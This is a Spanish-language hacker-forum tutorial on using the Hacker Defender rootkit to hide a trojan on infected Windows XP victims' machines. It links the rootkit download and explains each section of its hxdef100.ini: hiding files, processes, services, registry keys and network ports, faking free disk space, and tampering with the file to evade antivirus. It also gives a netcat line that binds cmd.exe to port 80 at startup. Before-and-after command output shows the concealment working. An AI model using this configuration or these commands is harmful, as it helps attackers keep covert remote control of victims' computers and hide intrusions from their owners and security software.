

HACKER DEFENDER BY BANDIDO

Muchas veces cuando tenemos infectados nos preguntamos como hacer para ocultar nuestros rastros y la respuesta casi siempre es "usa un proxy" o "restringe los accesos de modo que no pueda entrar a la consola" o "restringe el acceso para que no entre al administrador" o "modifica el archivo host para que no actualice su nod 32" xD pero que pasa si hacemos esto lo del proxy es bueno siempre y cuando tengas una buena conexion a internet pero como tu conexion es pobre debido a que fuiste una victima mas de la telefonica de nada te sirve lo segundo y lo tercero es casi lo mismo el infectado ni siquiera sospecharia automaticamente dira que tiene un virus . Y con lo cuarto seria muy sospechoso ver su nod 32 siempre de color rojo.

Asi que hoy les traigo una alternativa totalmente distinta .
El gran y viejo "Hacker defender" pero primero veamos lo siguiente .

<http://www.megaupload.com/?d=FHA9F7SN>

ROOTKITS

Que es un rootkit?

Los rootkits son programas que permiten ocultar cualquier aplicacion que el atacante decida ocultar (puertos , archivos , servicios , claves de registro , etc)

ejemplo : Tu sabras que cuando tu infectas a una maquina el infectado con un simple "netstat -a" podra ver el puerto por el que el atacante se esta conectando y no solo eso si no que tambien al ver el puerto vera la ip .Y lo que el rootkit hace es ocultar el puerto y al hacerlo oculta la ip de pasadita .

Como funcionan los rootkits ?

Los rootkits se ocultan mediante una tecnica de programacion llamada "API HOOKING" y que es esto ?
API (interfaz en programacion de aplicacion) hooking en ingles es enganchar y eso es exactamente lo que hace .


ejemplo : explorer.exe quiere leer un archivo en particular para luego entregarsela al SO windows el rootkit lo que hace es "enganchar" (interceptar) las llamadas API restringiendo la lectura del archivo .

Que es el hacker defender ?

Hacker defender es uno de los rootkits mas utilizados cabe destacar que este rootkit ya es detectado por todos los antivirus y que el

rootkit se libero el 15.08.2005 ya casi 4 años (todo un dinosaurio) .Pero aun sigue siendo usado y acá te mostrare la forma de como trabaja el rootkit .

ATENCION : este rootkit en la actualidad funciona perfectamente con xp y yo y muchas personas mas lo usan asi que no se vallan y sigan leyendo :D



Estos son los cuatro archivos que vamos a utilizar y que los he dejado arriba .En el readme tienen mas informacion acerca del hacker defender las preguntas mas comunes etc .

El hxdef100.exe este es el rootkit =)

y los otros dos son los archivos donde se configura el rootkit en realidad estos dos archivos son lo mismo , con cualquiera de los dos se puede ejecutar el rootkit. EN El hxdef100.ini si ustedes observan su configuracion esta con varios simbolos y esto por que¿?

sencillemente para hacerlo indetectable al antivirus .

Estos caracteres son ignorados |, <, >, :, \, / y " en todas las lineas excepto [Startup Run], [Free Space] y [Hidden Ports] ya aca se pueden poner a jugar hasta hacerlo indetectable :D ojo que yo lo he escaneado con nod karspeky y avast y no lo detecta como rootkit debido a que por si solo no puede ejecutar ninguna accion pero cuando tu ocultas este archivo junto con el rootkit si te lo detecta el antivirus .

Analizemos lo que hace el hacker defender

nota: para este tuto he agregado partes al codigo para que sea mas entendible :

Bueno para dejarlo bien claro ire explicando y colocare imagenes ok.

[Hidden Table]

Esta opcion te permite ocultar las carpetas , archivos , documentos etc solo tienes que especificarle bien las extensiones y los comodines como ves en el codigo .

[Hidden Table]


hxdef*

carpeta


server.*

archivos.*

Asi antes de ejecutar el hacker defender



asi despues de la ejecucion



[Hidden Processes]

Esta otra opcion te permite ocultar los procesos que normalmente los puedes ver (en este caso que no los puedes ver xD) desde el administrador de windows o con un simple tasklist desde la consola [Hidden Processes]

hxdef*

server.exe

Asi sin haber escrito el código de arriba

Nombre de imagen	Nombre de usuario	CPU	Uso de ...
alg.exe	SERVICIO LOCAL	00	3.184 KB
cmd.exe	casa	00	496 KB
cmd.exe	casa	00	2.264 KB
csrss.exe	SYSTEM	00	1.096 KB
ctfmon.exe	casa	00	2.864 KB
egui.exe	casa	00	2.640 KB
ekrn.exe	SYSTEM	00	40.176 KB
explorer.exe	casa	02	14.960 KB
hxdef100.exe	SYSTEM	00	2.136 KB
lsass.exe	SYSTEM	00	1.308 KB
mspaint.exe	casa	00	10.052 KB
notepad.exe	casa	00	3.132 KB
Proceso inactivo del sistema	SYSTEM	89	16 KB
reg.exe	casa	00	2.004 KB
server.exe	casa	00	2.752 KB
services.exe	SYSTEM	00	3.820 KB
smss.exe	SYSTEM	00	392 KB
spoolsv.exe	SYSTEM	00	5.004 KB
svchost.exe	SYSTEM	02	4.376 KB
svchost.exe	Servicio de red	00	3.784 KB
svchost.exe	SYSTEM	00	16.016 KB
svchost.exe	Servicio de red	00	2.924 KB
svchost.exe	SERVICIO LOCAL	00	4.584 KB
svchost.exe	SYSTEM	00	3.896 KB
System	SYSTEM	00	216 KB
taskmgr.exe	casa	08	1.924 KB
VMwareService.exe	SYSTEM	00	2.588 KB
VMwareTray.exe	casa	00	2.676 KB
VMwareUser.exe	casa	00	4.072 KB
winlogon.exe	SYSTEM	00	916 KB
wscntfy.exe	casa	00	1.952 KB
wuauclt.exe	casa	00	4.968 KB

asi con el codigo escrito y el HXD ejecutado .

Nombre de imagen	Nombre de usuario	CPU	Uso de ...
alg.exe	SERVICIO LOCAL	00	3.164 KB
cmd.exe	casa	00	464 KB
cmd.exe	casa	00	2.244 KB
csrss.exe	SYSTEM	03	1.008 KB
ctfmon.exe	casa	00	2.844 KB
egui.exe	casa	00	2.620 KB
ekrn.exe	SYSTEM	00	40.156 KB
explorer.exe	casa	01	15.040 KB
lsass.exe	SYSTEM	00	1.000 KB
mspaint.exe	casa	00	12.848 KB
mspaint.exe	casa	05	7.344 KB
notepad.exe	casa	00	3.112 KB
Proceso inactivo del sistema	SYSTEM	88	16 KB
reg.exe	casa	00	1.984 KB
services.exe	SYSTEM	00	3.812 KB
smss.exe	SYSTEM	00	372 KB
spoolsv.exe	SYSTEM	00	4.984 KB
svchost.exe	SYSTEM	00	4.356 KB
svchost.exe	Servicio de red	00	3.764 KB
svchost.exe	SYSTEM	00	15.992 KB
svchost.exe	Servicio de red	00	2.904 KB
svchost.exe	SERVICIO LOCAL	00	4.564 KB
svchost.exe	SYSTEM	00	3.864 KB
System	SYSTEM	00	216 KB
taskmgr.exe	casa	03	1.908 KB
VMwareService.exe	SYSTEM	00	2.568 KB
VMwareTray.exe	casa	00	2.656 KB
VMwareUser.exe	casa	00	4.056 KB
winlogon.exe	SYSTEM	00	1.160 KB
wscntfy.exe	casa	00	1.932 KB
wuauclt.exe	casa	00	4.948 KB

Mostrar procesos de todos los usuarios

Terminar proceso

Procesos: 31 Uso de CPU: 15% Carga de transacciones: 163964K

[Root Processes]

Esta opción es interesante te permite excluir archivos que van a ser inmunes al ataque del HxD en este caso por ejemplo el server.exe con esto tu serás inmune al ataque o sea tu podrás ver los archivos , procesos , puertos ocultos .

[Root Processes]

hxdef*
rcmd.exe
server.exe

Aquí estoy con el poison observando todos los procesos que están ocurriendo en la máquina víctima . La imagen de arriba sería como la víctima lo vería .

Image Name	Path	PID	Image Base	Image Size	Threads	CPU	Mem Usage
System Idle Process		0	00000000	00000000	1	87	16.00 KiB
System		4	00000000	00000000	54	1	216.00 KiB
smss.exe	\SystemRoot\System32\smss.exe	560	48580000	0000F000	3	0	392.00 KiB
csrss.exe	\??\C:\WINDOWS\system32\csrss.exe	624	4A680000	00005000	11	2	1.05 MiB
winlogon.exe	\??\C:\WINDOWS\system32\winlogon.exe	656	01000000	00080000	19	0	1.18 MiB
services.exe	C:\WINDOWS\system32\services.exe	700	01000000	0001C000	16	0	3.74 MiB
lsass.exe	C:\WINDOWS\system32\lsass.exe	712	01000000	00006000	18	0	1.20 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	876	01000000	00006000	18	0	4.27 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	988	01000000	00006000	10	0	3.70 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	1076	01000000	00006000	53	0	15.63 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	1144	01000000	00006000	4	0	2.86 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	1228	01000000	00006000	14	0	4.48 MiB
explorer.exe	C:\WINDOWS\Explorer.EXE	1432	01000000	000FF000	22	9	10.68 MiB
spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe	1560	01000000	00010000	10	0	4.87 MiB
egui.exe	C:\Archivos de programa\ESSET\ESSET NOD32 Antivir...	1692	00400000	0015D000	4	0	2.58 MiB
VMwareTray.exe	C:\Archivos de programa\VMware\VMware Tools\V...	1736	00400000	00016000	1	0	2.61 MiB
VMwareUser.exe	C:\Archivos de programa\VMware\VMware Tools\V...	1752	00400000	00081000	5	0	4.00 MiB
ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe	1760	00400000	00006000	1	0	2.80 MiB
cmd.exe	C:\WINDOWS\system32\cmd.exe	1772	4AD00000	00065000	1	0	2.21 MiB
reg.exe	C:\WINDOWS\system32\reg.exe	1792	01000000	0001A000	1	0	1.96 MiB
ekrn.exe	C:\Archivos de programa\ESSET\ESSET NOD32 Antivir...	1888	00400000	0006E000	11	0	39.23 MiB
VMwareService.exe	C:\Archivos de programa\VMware\VMware Tools\V...	1992	00400000	0006B000	3	0	2.53 MiB
alg.exe	C:\WINDOWS\System32\alg.exe	1400	01000000	0000D000	6	0	3.11 MiB
wscntfy.exe	C:\WINDOWS\system32\wscntfy.exe	1672	01000000	00006000	1	0	1.91 MiB
wuauclt.exe	C:\WINDOWS\system32\wuauclt.exe	1152	00400000	0001E000	3	0	4.85 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	1976	01000000	00006000	8	0	3.79 MiB
mspaint.exe	C:\WINDOWS\system32\mspaint.exe	620	01000000	00057000	5	0	1.06 MiB
cmd.exe	C:\WINDOWS\system32\cmd.exe	584	4AD00000	00065000	1	0	468.00 KiB
server.exe	C:\server.exe	1680	00400000	00001C00	3	0	3.04 MiB
hxdef100.exe	C:\hxdef100.exe	436	00400000	00098000	2	0	2.09 MiB

[Hidden Services]

Esta opción te permite ocultar los servicios que se están ejecutando como los del firewall el antivirus el HD etc.

[Hidden Services]

HackerDefender*

Así es como se vería si se omite este código .

```
C:\WINDOWS\system32\cmd.exe

Actualizaciones automáticas
Administrador de cuentas de seguridad
Administrador de discos lógicos
Adquisición de imágenes de Windows (WIA)
Almacenamiento protegido
Audio de Windows
Ayuda de NetBIOS sobre TCP/IP
Ayuda y soporte técnico
Centro de seguridad
Cliente de seguimiento de vinculos distribuidos
Cliente DHCP
Cliente DNS
Cliente Web
Cola de impresión
Compatibilidad de cambio rápido de usuario
Conexiones de red
Configuración inalámbrica rápida
Detección de hardware shell
Eset Service
Estación de trabajo
Examinador de equipos
Firewall de Windows/Conexión compartida a Internet (ICS)
Horario de Windows
HXD Service 100
Iniciador de procesos de servidor DCOM
Inicio de sesión secundario
Instrumental de administración de Windows
Llamada a procedimiento remoto (RPC)
NLA (Network Location Awareness)
Notificación de sucesos del sistema
Plug and Play
Programador de tareas
Registro de sucesos
Registro remoto
Servicio de descubrimientos SSDP
Servicio de informe de errores
Servicio de puerta de enlace de capa de aplicación
Servicio de restauración de sistema
Servicios de cifrado
Servicios de Terminal Server
Servicios IPSEC
Servidor
Sistema de sucesos COM+
Temas
UMware Tools Service

Se ha completado el comando correctamente.

C:\>
```

Así con el código escrito y ejecutado.

```
Marcar C:\WINDOWS\system32\cmd.exe

C:\>\net start
Se han iniciado estos servicios de Windows:

Actualizaciones automáticas
Administrador de cuentas de seguridad
Administrador de discos lógicos
Adquisición de imágenes de Windows (WIA)
Almacenamiento protegido
Audio de Windows
Ayuda de NetBIOS sobre TCP/IP
Ayuda y soporte técnico
Centro de seguridad
Cliente de seguimiento de vinculos distribuidos
Cliente DHCP
Cliente DNS
Cliente Web
Cola de impresión
Compatibilidad de cambio rápido de usuario
Conexiones de red
Configuración inalámbrica rápida
Detección de hardware shell
Eset Service
Estación de trabajo
Examinador de equipos
Firewall de Windows/Conexión compartida a Internet (ICS)
Horario de Windows
Iniciador de procesos de servidor DCOM
Inicio de sesión secundario
Instrumental de administración de Windows
Llamada a procedimiento remoto (RPC)
NLA (Network Location Awareness)
Notificación de sucesos del sistema
Plug and Play
Programador de tareas
Registro de sucesos
Registro remoto
Servicio de descubrimientos SSDP
Servicio de informe de errores
Servicio de puerta de enlace de capa de aplicación
Servicio de restauración de sistema
Servicios de cifrado
Servicios de Terminal Server
Servicios IPSEC
Servidor
Sistema de sucesos COM+
Temas
UMware Tools Service

Se ha completado el comando correctamente.
```

[Hidden RegKeys]

Esta otra opción sirve para ocultar las claves de los registros.


[Hidden RegKeys]

HackerDefender100


LEGACY_HACKERDEFENDER100

HackerDefenderDrv100

LEGACY_HACKERDEFENDERDRV100 así si se omite el código



así con el código escrito y ejecutado



[Hidden RegValues]

Esto es casi o mismo solo que para los valores lo que está para el lado derecho.

[Hidden RegValues]

[Startup Run]

Esta otra opción no la uso pero lo que hace es iniciarse junto con windows y el HxD en el ejemplo nosotros tendríamos siempre a nuestra víctima escuchando por el puerto 80 .

[Startup Run]

```
c:\nc.exe ? -l -p 80 -t -e cmd.exe
```


[Free Space]

Esta es una de mis favoritas con esto podemos simular una disminución en el espacio libre del disco que queramos y para que sirve esto pues es lógico por ejemplo le puedes subir 5GB de programas a su Disco duro xD para ocultarte mejor o para instalarle otros programas complementarios a tu troyano , o derrepente quieres capturar cosas y guardarlas es su disco duro (aya ustedes :)) entonces cuando le subas las 5 gigas su disco seguirá igualito no abra pasado nada.


[Free Space]

```
c: 1000000000
```

aquí sin escribir código



aquí con el código escrito y ejecutado .



[Hidden Ports]

Esta otra opción sirve mucho tu sabes que cuando tu infectas a una víctima por defecto le abre un puerto y aparte este escucha un puerto mas bien dicho hay un puerto de salida (tcpo) y otro de entrada (tcpI) o=outbound i=inbound

[Hidden Ports]

TCPI : 1028

TCPO: 3460

UDP: 1900

```

C:\>netstat -a
Conexiones activas

Proto  Dirección local      Dirección remota      Estado
TCP    home:epmap           home:0                LISTENING
TCP    home:microsoft-ds   home:0                LISTENING
TCP    home:1028            home:0                LISTENING
TCP    home:30606           home:0                LISTENING
TCP    home:netbios-ssn    home:0                LISTENING
TCP    home:1051            192.168.1.33:3460    ESTABLISHED
UDP    home:microsoft-ds   *:*                  *:*
UDP    home:isakmp         *:*                  *:*
UDP    home:1034           *:*                  *:*
UDP    home:4500           *:*                  *:*
UDP    home:ntp            *:*                  *:*
UDP    home:1900           *:*                  *:*
UDP    home:ntp            *:*                  *:*
UDP    home:netbios-ns     *:*                  *:*
UDP    home:netbios-dgm    *:*                  *:*
UDP    home:1900           *:*                  *:*
  
```

```

C:\>netstat -a

Conexiones activas

Proto  Dirección local          Dirección remota         Estado
TCP    home:epmap                home:0                   LISTENING
TCP    home:microsoft-ds        home:0                   LISTENING
TCP    home:30606                home:0                   LISTENING
TCP    home:netbios-ssn         home:0                   LISTENING
UDP    home:microsoft-ds        *:*                      *:*
UDP    home:isakmp               *:*                      *:*
UDP    home:1034                 *:*                      *:*
UDP    home:4500                 *:*                      *:*
UDP    home:ntp                  *:*                      *:*
UDP    home:ntp                  *:*                      *:*
UDP    home:netbios-ns          *:*                      *:*
UDP    home:netbios-dgm         *:*                      *:*

C:\>_

```

Ya me canse de escribir :D

[Settings]

La opción settings te permite configurar el hacker defender a tu manera las 3 primeras opciones son para el backdoor que tiene el hxd por defecto, pero no me gusta su configuración, es muy detectado y consume recursos en fin no lo recomiendo mejor usaria el netcat, la cuarta opción es el nombre del servicio en este caso hackeDefender100 si uno quiere lo puede modificar y es igual con la quinta opción solo que este es el nombre del servicio con el cual lo reconoce windows. por ejemplo si se esta ejecutando el servicio del HxD y la victima quiere parar el servicio solo bastaria con teclear en la consola "net stop "hxd service 100" automaticamente detendria el proceso y todo regresaria a la normalidad => las otras opciones son de los drivers.

[Settings]

```

Password=hxdef-rul ez
BackdoorShell=hxdefB$. exe
FileMappingName=_. -=[Hacker Defender]=-._
ServiceName=HackerDefender100
ServiceDisplayName=HXD Service 100
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv. sys
Bueno eso es todo.

```

Este material esta protegido por los derechos de autor.... jajaja
 Puedes copiar y pegar este material donde se te antoje lo unico que te pido es que respetes mi autoria . Saludos a toda la gente underground;

